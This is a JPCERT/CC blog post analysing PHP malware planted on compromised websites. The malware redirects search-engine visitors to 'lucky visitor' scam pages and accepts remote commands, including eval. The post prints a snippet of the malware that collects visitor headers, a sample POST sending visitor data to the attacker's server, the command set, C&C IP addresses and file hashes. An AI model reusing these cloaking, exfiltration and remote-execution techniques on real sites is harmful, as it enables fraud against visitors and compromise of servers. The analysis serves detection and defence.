JPCERT Coordination Center official Blog

J blogs.jpcert.or.jp/en/2021/06/php_malware.html



June 4, 2021

PHP Malware Used in Lucky Visitor Scam

Email

JPCERT/CC continues to observe cases of website being compromised and embedded with a malicious page. Visitors are redirected to a scam site or suspicious shopping site by malicious PHP script (hereafter, "PHP malware"). This article explains the details of PHP malware which is often found in websites in Japan.

Cases observed

On PHP malware-embedded websites, there are many malicious webpages that redirect visitors to a scam site or suspicious shopping site. Figure 1 is an example of "lucky visitor scam" message, which is displayed at the time of the access. (The popup message roughly translates as follows: "Dear Internet Explorer user, you are the lucky visitor on 14 May, 2021. If you answer our questionnaire, you will get a chance to win an Apple iPhone 12 Pro.")



Figure 1 : Example of a scam site

It was confirmed that the attackers leveraged vulnerabilities in contents management system (CMS) to upload PHP malware on the server.

Functions

PHP malware has two main functions:

- 1. Redirect visitors to a suspicious website
- 2. Execute commands from attackers

These functions are explained in detail in the following sections.

Redirect visitors to a suspicious website

PHP malware redirects visitors to a suspicious site. Figure 2 shows the flow of events.




Figure 2 : Flow of events

Once a visitor accesses a compromised website, PHP malware checks the following points to verify if the visitor meets the criteria for redirection.

- UserAgent is not a value used for crawler or bot
- Referrer contains the string "google", "yahoo", "bing" or "yandex
- Accept-Language header exists
- URL path contains a unique identifier

The unique identifier is a value generated from string called "UID", specified in PHP malware. It is based on the MD5 hash value of the string made of UID and "salt3" added at the end. The first 6 letters are referred to as its unique identifier. It is calculated as follows:

```
[UID example]
fb06bc98-576a-d5df-2195-a4b0a64bec44
[How to calculate]
fb06bc98-576a-d5df-2195-a4b0a64bec44salt3
→ (MD5) fc858f544449f056656558c92ba485b0
```

If all the conditions are met, PHP malware sends the details of the visitor to the attacker's server, which is specified in the script. Below is an example of HTTP POST request.

```
POST /app/assets/api2?action=redir HTTP/1.0
Host: [IP address]
Connection: close
Content-Length: [size]
Content-type: application/x-www-form-urlencoded
ip=127.0.0.1&qs=example.com/sample.php?fc858f=test&ua=Mozilla/5.0 (X11; Linux x86_64;
rv:78.0) Gecko/20100101 Firefox/78.0&lang=en-
US,en;q=0.5&ref=https://www.google.com/&enc=gzip,
deflate&acp=text/html,application/xhtml+xml,application/xml;q=0.9,image/webp,*/*;q=0.8
8859-1&conn=close&cfconn=127.0.0.1&xreal=127.0.0.1&xforward=127.0.0.1&uid=fb06bc98-
576a-d5df-2195-a4b0a64bec44
```

Attackers obtain the visitor's information from the HTTP header.

```
$client_info['ip'] = $_SERVER['REMOTE_ADDR'];
$client_info['qs'] = @$_SERVER['HTTP_HOST'] . @$_SERVER['REQUEST_URI'];
$client_info['ua'] = @$_SERVER['HTTP_USER_AGENT'];
$client_info['lang'] = @$_SERVER['HTTP_ACCEPT_LANGUAGE'];
$client_info['ref'] = @$_SERVER['HTTP_REFERER'];
$client_info['enc'] = @$_SERVER['HTTP_ACCEPT_ENCODING'];
$client_info['acp'] = @$_SERVER['HTTP_ACCEPT'];
$client_info['char'] = @$_SERVER['HTTP_ACCEPT_CHARSET'];
$client_info['conn'] = @$_SERVER['HTTP_CF_CONNECTING_IP'];
$client_info['xreal'] = @$_SERVER['HTTP_X_REAL_IP'];
$client_info['xforward'] = @$_SERVER['HTTP_X_FORWARDED_FOR'];
```

Based on the information received, the attacker's server runs the process to verify if the visitor meets the criteria for redirection. If the conditions are met, a URL for redirection is provided in a response. Below is an example of a response from the server.

If the conditions are not met, a URL is not provided, and thus no redirection occurs. Attackers check the IP address of the visitors, and the redirection occurs only at the first access to the website. If there are several accesses from the same IP address, the URL is not given from the second time onwards.

Finally, PHP malware redirects the visitor to the specific URL using Location header, META tag or JavaScript code. If the visitor does not meet the criteria for redirection, PHP malware creates and displays a non-malicious page based on the HTML file templates stored on the website. Figure 3 is an example of the HTML file template.

0	{{ key	/word }}		×	+		-		×
\leftarrow	\rightarrow	C 🛈 77	r1ル			2d2c_6a66033864be82de5afddc8fdf7a5c41.html	4	θ	:
						((konword))			
						{{ keyword }}			
		Home	C	Curation I	Policy	Privacy Policy			
		{{ text }}							
		{{ links }}							
						{{ keyword }} 2020			

Figure 3: Sample HTML file template

{{ text }} section contains sentences copied from a legitimate site. Many keywords are listed in {{ links }} section so that the page is displayed with the higher ranking on the search result, as in SEO poisoning technique. Figure 4 is the example of a non-malicious page displayed at the end.

JSON 文字列 変換 PHP

JJUN 入于7J 友供 P H P

	{{text}} section
今回はPHPで配列をJSONに変換して出力したり、JSONデータを読み込んで配列にする方法です。JSONというのは、JavaScript Object Nota です。といっても最近ではJavaScriptのためのデータではなく、PHPなどでも幅広く使われています。JSON標準はUnicodeエンコーディングを ら:. The default encoding is UTF-8. 配列をJSONにエンコードする。 PHP_JSON形式のデータをPOST送受信する方法(PHP) 公開日:2015/08/11. 例. json_decode()関数はJSONでエンコードされた文字列を最初 PHP変数に解析します。通常、json_decode()は、JSONオブジェクトの最上位項目がディクショナリである場合は、stdClassのオブジェクトを求 場合はインデックス付き配列を返し PHPの配列をカンマ区切りの文字列にする方法とその逆の方法 PHP 2018.9.26 PHPの関数の使い方 肝 PHP 2018.12.21 PHPのheader関数とLocationでリダイレクトをする方法 PHP 2018.12.29 PHPの文字列の改行コードとHTMLへ出力時のm2 ータをつくってjson_encode()でJSON形式の文字列に変換する。初心者向けにPHPで日本語をJSON形式に変換する方法について解説して ースのデータフォーマットです。PHPではjson_encode関数を使ってJSON形式にエンコードすることが出来ます。日本語はUnicode文字に変更 Encoding JSON text SHALL be encoded in Unicode. PHPでJSONを作成する最も簡単な方法は、json_encode()という関数を利用して、配列校 とです。例えば、次のように、連想配列をJSONに変換することができます。配列やオブジェクトからJSON文字列に変換するにはjson_encod は、JSON_HEX_QUOT, JSON_HEX_TAGなどの定数を指定し、第3引数にはJSONの最大のネストの没きを解出。string で字字列になっていま key2 の値を取り出すのは、至期の技を必要としそうですので、次のステップでこの JSON 仕様の文字列を PHP のオブジェクト、配列に変換	エンコードします。RFC4627か のバラメータとして取り、それを &し、JSONオプジェクトが配列の は値違しや参照違しの引数が 2be開数での置換連想配列でデ います。JSONとは、テキストベ 奏されて格納されます。 &JSONに変換エンコード)するこ le開数を使います。第2引数に すね、この文字列から key1,
したいと思います。ステップ 2.	
PHPでJSON形式のデータをPOSTする方法をメモする。JSONデータの生成.3.	{{links}} section
サーモス バッキン 付け方, 消防設備士 乙7 sch, 膝 冷やし方, アイデア ダンス 解説, スギ菜局 24時間 愛知, 幼稚園 バッグ 手作り 生地, Mス ンダー 毎日 Mac, アルバイン Juba スピーカー,ドラクエ9 魔王 ଉ点, ナイキ サッカー リュック, 一ミリリットルは何グラム 牛乳, グラフ 縦軸 最 ニンテンドーネットワークID 削除 パソコン, 札幌 印鑑 手彫り, ウイルスパスター シリアル番号 ダウンロード, つくば 東京 パス, 大頂 マリイット カリ, 収納 奥行きが深すぎる クローゼット, ストリートファイター 3 ストーリー, ジョジョ 5部(最終回 海外の反応), CSS 画像 ぼかし, フレア ワンピ ラゴンボール2 Kakarot 評判, 蛇革 財布 ダサい,	大値,オキシクリーン 窓枠 カビ, 占い,ノートバソコン ファン カリ
2020 json 文字列 安換 php	

Figure 4 : Sample page displayed

Execute commands

Besides redirection, PHP malware has some commands as below, which attackers can use from a remote network. (See Appendix A for the details of the command.)

- check
- templates
- keywords
- update_sitemap
- pages
- ping
- robots
- eval

These commands allow attackers to set up a malicious webpage on a server, update sitemap.xml and robots.txt and execute arbitrary code using eval command from a remote network. Commands are sent in a HTTP POST or Cookie header and encoded in combination of XOR and BASE64.

Trace investigation

In this case with PHP malware, many malicious webpages are set up on the compromised web servers. The files embedded by PHP malware have the following characteristics:

- [random 2 hexadecimal digits]_[random 16 hexadecimal digits].html
- [random 2 hexadecimal digits]_[random 16 hexadecimal digits].list
- ["cache" folder]/[random 16 hexadecimal digits]]

It is recommended to check that there is no such file with these features nor suspicious URL in sitemap.xml, as PHP malware adds a large number of malicious URL there. In addition, PHP malware communicates to attacker's server in order to retrieve malicious URLs. Checking for suspicious communication logs based on the IoC in Appendix is also suggested for the purpose of detection.

In closing

The attacks using PHP malware have been observed outside of Japan as well. JPCERT/CC has seen some cases where CMS vulnerabilities are leveraged to embed PHP malware on the website. It is recommended to use the latest version of CMS and plugins at all times. If you have any information about compromised websites, please contact info[at]jpcert.or.jp.

- Kota Kino

(Translated by Yukako Uchida)

Appendix A List of Commands

Command	Contents		
check	Displays the number of files stored on the server		
templates	Creates a .html file for templates		
keywords	Creates a .lst file for keywords		
update_sitemap	Updates sitemap.xml		
pages	Creates a new page		
ping	Sends a sitemap.xml URL to google and bing		
robots	Creates robots.txt		
eval	Runs PHP code		

Appendix B SHA-256 hash value

- (ver5.2) 13a9f50160d8bb8a5799c8850262cf4ae46a854b1b262918d188bb17c24b14c7
- (ver5.0) 38c4a4dfc8e3d22ab3ad2e19eb84d116d01963ba6cb75d7f797f0b4b4724667f
- (ver4.5) dcd5786762ed09b4f681b07a9aa5cf4f6940f25616478a1ab9b4f848e97690ef
- (ver4.3) 24fb03d10be05931fad3df6c8d0c8c2763dfd9d8e0e3de00fa484cbf2892eef7

Appendix C C&C server

- 5.9.34.13
- 5.9.146.0
- 5.9.235.245
- 144.76.47.168
- 178.63.30.30
- 178.63.30.186
- •
- Email

Author



<u>喜野 孝太(Kota Kino)</u>

Kota Kino is Malware/Forensic Analyst at Incident Response Group, JPCERT/CC since August 2019.

Was this page helpful?


0 people found this content helpful.

If you wish to make comments or ask questions, please use this form.

This form is for comments and inquiries. For any questions regarding specific commercial products, please contact the vendor.

please change the setting of your browser to set JavaScript valid. Thank you!


Related articles




•

.

Trends of Reported Phishing Sites and Compromised Domains in 2021




Attack Exploiting XSS Vulnerability in E-commerce Websites



Attacks Embedding XMRig on Compromised Servers

<pre>v7 = mal_check_count(http_strc=>URL); (*(void (stdcall **)(int, int, int, int *))o_InternetCrackUrlA[0])(http_strc=>URL, v7,</pre>	
if (v4 == 1)	
wsprintfA(
&v30.	
"Content-Type: multipart/form-data: boundary=%s\r\n",	
<pre>(const char ")http_strc->http_bonday_str); if (1v20 1v21)</pre>	
if (v20) wsprintfA(
wsprintra, &/32,	
"%s\r\nContent-Disposition: form-data; name=\"%s\"\r\n\r\n%s\r\n\r\n",	
<pre>(const char *)http_strc->http_bonday_str, (const char *)http_strc->http_name1,</pre>	
(const char ")http_trc=http_body_text);	
else	
wsprintfA(4v32,	
%s\r\n*	
"Content-Disposition: form-data: name=\"%s\"; filename=\"%s\"\r\n" "Content-Type: image/bmg/r\n"	
Content spectrumper under under Unit	
(const char *)http_strc->http_bonday_str.	
<pre>(const char *)http_strc=>http_name, (const char *)http_strc=>http_filename);</pre>	
else	
wsprintfAC	
&v32.	
"%s\r\n" "Content-Disposition: form-data: name=\"%s\"\r\n"	
"\r\n"	
"%s\r\n" "%s\r\n"	
"->>>\/\n "Content-Disposition: form-data; name=\"%s\"; filename=\"%s\"\r\n"	
"Content-Type: image/bmg/r/n"	
"\r\n", (const char ")http_strc=>http_bonday_str.	
(const char ")http strc=>http name1.	
<pre>(const char ")http_strc=>http_body_text, (const char ")http_strc=>http_bonday_str.</pre>	
(const char ")http_strc=>http_name,	
<pre>(const char ")http_strc->http_filename);</pre>	
<pre>} wsprintfA(&v33, "\r\n%s\r\n", (const char ")http_strc->http_bonday_str);</pre>	
v27 = mal_check_count((int)&v32);	
<pre>v28 = mal_check_count((int)&v33);</pre>	

Lazarus Attack Activities Targeting Japan (VSingle/ValeforBeta)



Emotet Disruption and Outreach to Affected Users

<u>Back</u> <u>Top</u> <u>Next</u>

۰